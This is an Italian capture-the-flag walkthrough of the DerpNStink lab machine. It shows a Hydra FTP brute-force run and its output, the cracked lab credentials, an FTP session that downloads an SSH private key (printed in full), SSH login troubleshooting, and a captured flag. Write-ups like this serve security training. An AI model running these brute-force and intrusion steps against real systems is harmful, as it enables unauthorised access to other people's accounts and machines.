
Questo è il risultato del brute force che ci conferma quello che avevamo già identificato.

```
(diidro㉿kali)-[~]
└─$ hydra -L /home/diidro/Desktop/idgenerici.txt -P /home/diidro/Desktop/password-bot.txt -t 50 192.168.56.104 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-18 17:43:01
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 50 tasks per 1 server, overall 50 tasks, 4277313 login tries (l:9/p:475257), ~85547 tries per task
[DATA] attacking ftp://192.168.56.104:21/
[STATUS] 859.00 tries/min, 859 tries in 00:01h, 4276454 to do in 82:59h, 50 active
[STATUS] 881.33 tries/min, 2644 tries in 00:03h, 4274669 to do in 80:51h, 50 active
[STATUS] 873.43 tries/min, 6114 tries in 00:07h, 4271199 to do in 81:31h, 50 active
[STATUS] 879.53 tries/min, 13193 tries in 00:15h, 4264120 to do in 80:49h, 50 active
[21][ftp] host: 192.168.56.104    login: stinky    password: wedgie57
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-07-18 18:10:06
```

Entriamo tramite ftp con le credenziali identificate:

```
File Actions Edit View Help
└─(kali㉿kali)-[~]
└─$ ftp derpnstink.local
Connected to derpnstink.local.
220 (vsFTPd 3.0.2)
Name (derpnstink.local:kali): stinky
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ┌─
```



```

File Edit Search View Document Help
File Actions Edit View Help
kali@kali: ~

1 -----BEGIN RSA PRIVATE KEY-----
2 MIIEowIBAAKCAQEwSaN10E76mj764fOpAbKnFyikjz4yV8qYUxki+MjiRPqtDo4
3 2xba30o78y82svuAHBm6YScUos8dHUCTMLA+ogsmoDaJFghZEt0XugP8flgSk9c0
4 uJz0t9ih/MPmkjzfvDL9oW2h1XictVfTZ608ZeJI8Sxh8Eguh+dw69M+Ad0Dmn
5 AKDPd1z7SeWg1Bj1q/oIAtJnv7yJz21MbZ6x0j6/ZDE/2trrrdb5yMc5ya09/f
6 5xZ9f1oSYhiCQ+dp9CTgH/JpKmdsZ21Us8cbeGk1WpT6B+D8zoNgRxmO3/VyVB
7 LHXaio3hmxshttdFp4bFc3foTTSyJobGoFX+ewIDAQABAoIBACEDoS2H8EZ6Cqc
8 nRfehdBR2A/72oj3/1SbdNeys0HkJBppoZR5jE2o2Uzg9ebkiq91pbbsSAXICAD
9 D3CVrJ0oHxvtWnloOoADynAyAIhNYhjoCIA5cPdvYwTZMeA2BgS+IkkCbeoPGPv4
10 ZpHuqXR8AqIaKl9BNZ5VVTM7fvFVl5afN5eWIZlOTDF++VSdedtR7nL2ggzacNk
11 Q8JCK9mf62wiIHk5Zjs1ns4Ii2kPw+qObdYoaiFnexucvkMSFD7VadffUECOIyq
12 YVbsp5tec2N4HdhK/B0V8D4+6u90uo1DfqbdJJWLFO55e6kspIWOxm/j6PRGQhL0
13 DeZCLQEcYE9qUoeblEro6ICqvccye0ram38XmxAhVIPM7g50Xh58YdB1D6sq6X
14 VGEaLxyxnUbbDnJ092do0AtvqCTBx4VnoMMisce++7IyfTSygbZ8LscZ051ciu
15 Okowz3yp8XMyMw+YkEV5nAw9a4puiecg79rH9WSt4A/XMwHcJ2swLoECgYEAyHn7
16 VNG/Nrc4/veTqfrxzDBdHm+y9nowlwL+POim9z+j78tlWX/9P8h98gOLADEvOZvc
17 fh1eW0gE4DDyRBeYetBytFc0kzZbc0td7042/oPmpbW55lzMKnXk03BI2bgU9Br
18 70TsJlcUybZ0MVwgs+Go1Xj7PRixsMSRx8mHbvsCgYBxyLulfBz9Um/cTHdgtTab
19 L0LWucc5KMxMkTwbK92N6U2xBHrDV9wkZ2CIWPejz8hbH830cfy1jbETJvHms9q
20 cxcaQMZAf220F03xebtfacNemn0b7RrHJibicaAM5xHvkHBXjLNW8e+b3x8jq2b8
21 gDfjM3A/S8+Bjogb/01JA0KBgGfUvbY9eBKhr06B+fnEre06c1Ar0/5qZLVKczD7
22 RTazcF3m81P6dRj052QsP04vay0KK3vgDA+s6lGPKDraGbaQo+5paCKCubN/1qP1
23 14fUmuXijCjikAPwoRO//5MtWiwuu2cj8Ice/PZIGD/kXk+sJXyCz2TiXcD/qh1W
24 pF13AoGBAJG43weOx9gyy1Bo64cBtZ7iPJ9doiZ5Y6UWYNxy3/f2wZ37D99NSndz
25 UBtPqkw0sAptqkjkeNtLCYtHNFJAnE0/uAGoAyX+SHhas0l2IylUlk8AttchP1ka
26 a4Id4FlciJAxl3/ayyrUghuWWA3jMW3JgZdMyhU30V+wYzZ25S8o
27 -----END RSA PRIVATE KEY-----
28 |

```

Using binary mode to transfer files.

```

ftp> ls
229 Entering Extended Passive Mode (|||47484|).
150 Here comes the directory listing.
drwxr-xr-x 5 1001 1001 4096 Nov 12 2017 files
226 Directory send OK.
ftp> cd files
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||40215|).
150 Here comes the directory listing.
drwxr-xr-x 2 1001 1001 4096 Nov 12 2017 network-logs
drwxr-xr-x 3 1001 1001 4096 Nov 12 2017 ssh
-rwrxr-xr-x 1 0 0 17 Nov 12 2017 test.txt
drwxr-xr-x 2 0 0 4096 Nov 12 2017 tmp
226 Directory send OK.
ftp> cd ssh
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||46805|).
150 Here comes the directory listing.
drwxr-xr-x 3 1001 1001 4096 Nov 12 2017 ssh
226 Directory send OK.
ftp> cd ssh
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||46631|).
150 Here comes the directory listing.
drwxr-xr-x 3 1001 1001 4096 Nov 12 2017 ssh
226 Directory send OK.
ftp> cd ssh
250 Directory successfully changed.
ftp> cd ssh
250 Directory successfully changed.
ftp> cd ssh
250 Directory successfully changed.
ftp> cd ssh
550 Failed to change directory.
ftp> cd ssh
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||40759|).
150 Here comes the directory listing.
-rwrxr-xr-x 1 0 0 1675 Nov 13 2017 key.txt
226 Directory send OK.
ftp> get key.txt
local: key.txt remote: key.txt
229 Entering Extended Passive Mode (|||48579|).
150 Opening BINARY mode data connection for key.txt (1675 bytes).
100% |*****| 1675 724.41 KiB/s 00:00
226 Transfer complete.
1675 bytes received in 00:00 (224.28 KiB/s)
ftp> 

```

Navigando nel file system abbiamo identificato una **directory** chiamata **ssh**, una directory che ne nascondeva molte altre con il medesimo nome.

Aprendo la **directory** più profonda abbiamo individuato la **key.txt** che dovremmo utilizzare per entrare tramite ssh.

Scarichiamola.

Una volta ottenuta la key e forniti gli i permessi di esecuzione tramite il comando:
chmod u+x key.txt (nome della chiave)

ACCEDIAMO TRAMITE SSH:

```
File Actions Edit View Help
└─(kali㉿kali)-[~/Desktop]
└─$ ssh -i key.txt stinky@derpnstink.local
Ubuntu 14.04.5 LTS

          ,~~~~~` . Derrrrrp N ..` 
          | Stink   | 
          , v _____ -" "
          /~ (_____) 
(*) ; (^)(^)': 
=; ; " " ; = 
{ " }_ ; .... ' { " } 
\_\_> < \_/
" " /" 
" " = 
> < 
= " " _ 
-` . , 
`--` 

WARNING: UNPROTECTED PRIVATE KEY FILE!
Permissions 0744 for 'key.txt' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "key.txt": bad permissions
stinky@derpnstink.local: Permission denied (publickey).
```

L'**errore** riportato ci dice che dobbiamo **essere gli unici utenti** che possono avere **accesso al file**.

Proseguiamo, quindi, rimuovendo tutti i permessi ai vari gruppi e “others users”.

```
(kali㉿kali)-[~/Desktop]
$ ls -l
total 28
-rw—— 1 root root 13 Jul 18 03:46 10kcommonpasswords.txt.save
drwxr-xr-x 2 kali kali 4096 Jul 15 11:35 Bruteforce
-rw-r--r-- 1 kali kali 70 Jul 17 05:59 hash2.txt
-rwxr--r-- 1 kali kali 1675 Nov 13 2017 key.txt
-rw-r--r-- 1 root root 89 Jul 17 05:49 password.txt
-rw-r--r-- 1 kali kali 1114 Jul 17 05:10 shell01.php
-rw-r--r-- 1 kali kali 17 Jul 15 16:37 test.txt

(kali㉿kali)-[~/Desktop]
$ chmod g-r key.txt

(kali㉿kali)-[~/Desktop]
$ ls -l
total 28
-rw—— 1 root root 13 Jul 18 03:46 10kcommonpasswords.txt.save
drwxr-xr-x 2 kali kali 4096 Jul 15 11:35 Bruteforce
-rw-r--r-- 1 kali kali 70 Jul 17 05:59 hash2.txt
-rwxr--r-- 1 kali kali 1675 Nov 13 2017 key.txt
-rw-r--r-- 1 root root 89 Jul 17 05:49 password.txt
-rw-r--r-- 1 kali kali 1114 Jul 17 05:10 shell01.php
-rw-r--r-- 1 kali kali 17 Jul 15 16:37 test.txt

(kali㉿kali)-[~/Desktop]
$ chmod o-r key.txt

(kali㉿kali)-[~/Desktop]
$ ls .
ls: cannot access '.l': No such file or directory

(kali㉿kali)-[~/Desktop]
$ ls-l
ls-l: command not found

(kali㉿kali)-[~/Desktop]
$ ls -l
total 28
-rw—— 1 root root 13 Jul 18 03:46 10kcommonpasswords.txt.save
drwxr-xr-x 2 kali kali 4096 Jul 15 11:35 Bruteforce
-rw-r--r-- 1 kali kali 70 Jul 17 05:59 hash2.txt
-rwx—— 1 kali kali 1675 Nov 13 2017 key.txt
-rw-r--r-- 1 root root 89 Jul 17 05:49 password.txt
-rw-r--r-- 1 kali kali 1114 Jul 17 05:10 shell01.php
-rw-r--r-- 1 kali kali 17 Jul 15 16:37 test.txt
```

Ancora non riusciamo a loggare, diamo un **verbose per vedere i problemi:**


```
(diidro㉿kali)-[~/Desktop/game]
$ ssh -v -i key.txt stinky@derpnstink.local
OpenSSH_9.7p1 Debian-7, OpenSSL 3.2.2 4 Jun 2024
debug1: Reading configuration data /etc/ssh/ssh_config
debug1: Reading configuration data /etc/ssh/ssh_config.d/20-systemd-ssh-prox
debug1: /etc/ssh/ssh_config line 21: Applying options for *
debug1: Connecting to derpnstink.local [192.168.56.104] port 22.
debug1: Connection established.
debug1: identity file key.txt type -1
debug1: identity file key.txt-cert type -1
debug1: Local version string SSH-2.0-OpenSSH_9.7p1 Debian-7
debug1: Remote protocol version 2.0, remote software version OpenSSH_6.6.1p1
debug1: compat_banner: match: OpenSSH_6.6.1p1 Ubuntu-2ubuntu2.8 pat OpenSSH_
debug1: Authenticating to derpnstink.local:22 as 'stinky'
debug1: load_hostkeys: fopen /home/diidro/.ssh/known_hosts2: No such file or
debug1: load_hostkeys: fopen /etc/ssh/ssh_known_hosts: No such file or direc
debug1: load_hostkeys: fopen /etc/ssh/ssh_known_hosts2: No such file or dire
debug1: SSH2_MSG_KEXINIT sent
debug1: SSH2_MSG_KEXINIT received
debug1: kex: algorithm: curve25519-sha256@libssh.org
debug1: kex: host key algorithm: ssh-ed25519
debug1: kex: server→client cipher: chacha20-poly1305@openssh.com MAC: <impl
debug1: kex: client→server cipher: chacha20-poly1305@openssh.com MAC: <impl
debug1: expecting SSH2_MSG_KEX_ECDH_REPLY
debug1: SSH2_MSG_KEX_ECDH_REPLY received
debug1: Server host key: ssh-ed25519 SHA256:4Qn5hPeQwj5Ukq/WfZZgN06jXA62Nhog
debug1: load_hostkeys: fopen /home/diidro/.ssh/known_hosts2: No such file or
debug1: load_hostkeys: fopen /etc/ssh/ssh_known_hosts: No such file or direc
debug1: load_hostkeys: fopen /etc/ssh/ssh_known_hosts2: No such file or dire
debug1: Host 'derpnstink.local' is known and matches the ED25519 host key.
debug1: Found key in /home/diidro/.ssh/known_hosts:7
debug1: rekey out after 134217728 blocks
debug1: SSH2_MSG_NEWKEYS sent
debug1: expecting SSH2_MSG_NEWKEYS
debug1: SSH2_MSG_NEWKEYS received
debug1: rekey in after 134217728 blocks
debug1: SSH2_MSG_SERVICE_ACCEPT received
Ubuntu 14.04.5 LTS
```

CAMBIO DI ROTTA

Non riusciamo ad entrare nell'SSH poichè il server ed il client non riescono a trovare un algoritmo che entrambi supportano. Probabilmente il server ha una versione troppo datata di openssh rispetto a quella del client.

Probabilmente la chiave generata dal server è stata prodotta con un algoritmo ormai deprecato che la macchina client non riesce a decifrare.

Per risolvere il problema potrebbe essere necessario aggiornare il server e generare una nuova chiave con il nuovo algoritmo.




```
minal
stinky@DeRPnStiNK: ~/Desktop
stinky@DeRPnStiNK:~/Desktop$ cat flag.txt
flag3(07f62b021771d3cf67e2e1faf18769cc5e5c119ad7d4d1847a11e11d6d5a7ecb)
stinky@DeRPnStiNK:~/Desktop$
```

Entriamo nella macchina utilizzando le **credenziali** trovate tramite bruteforce (**stinky, wedgie57**)

Apriamo un terminale ed iniziamo l'enumerazione.

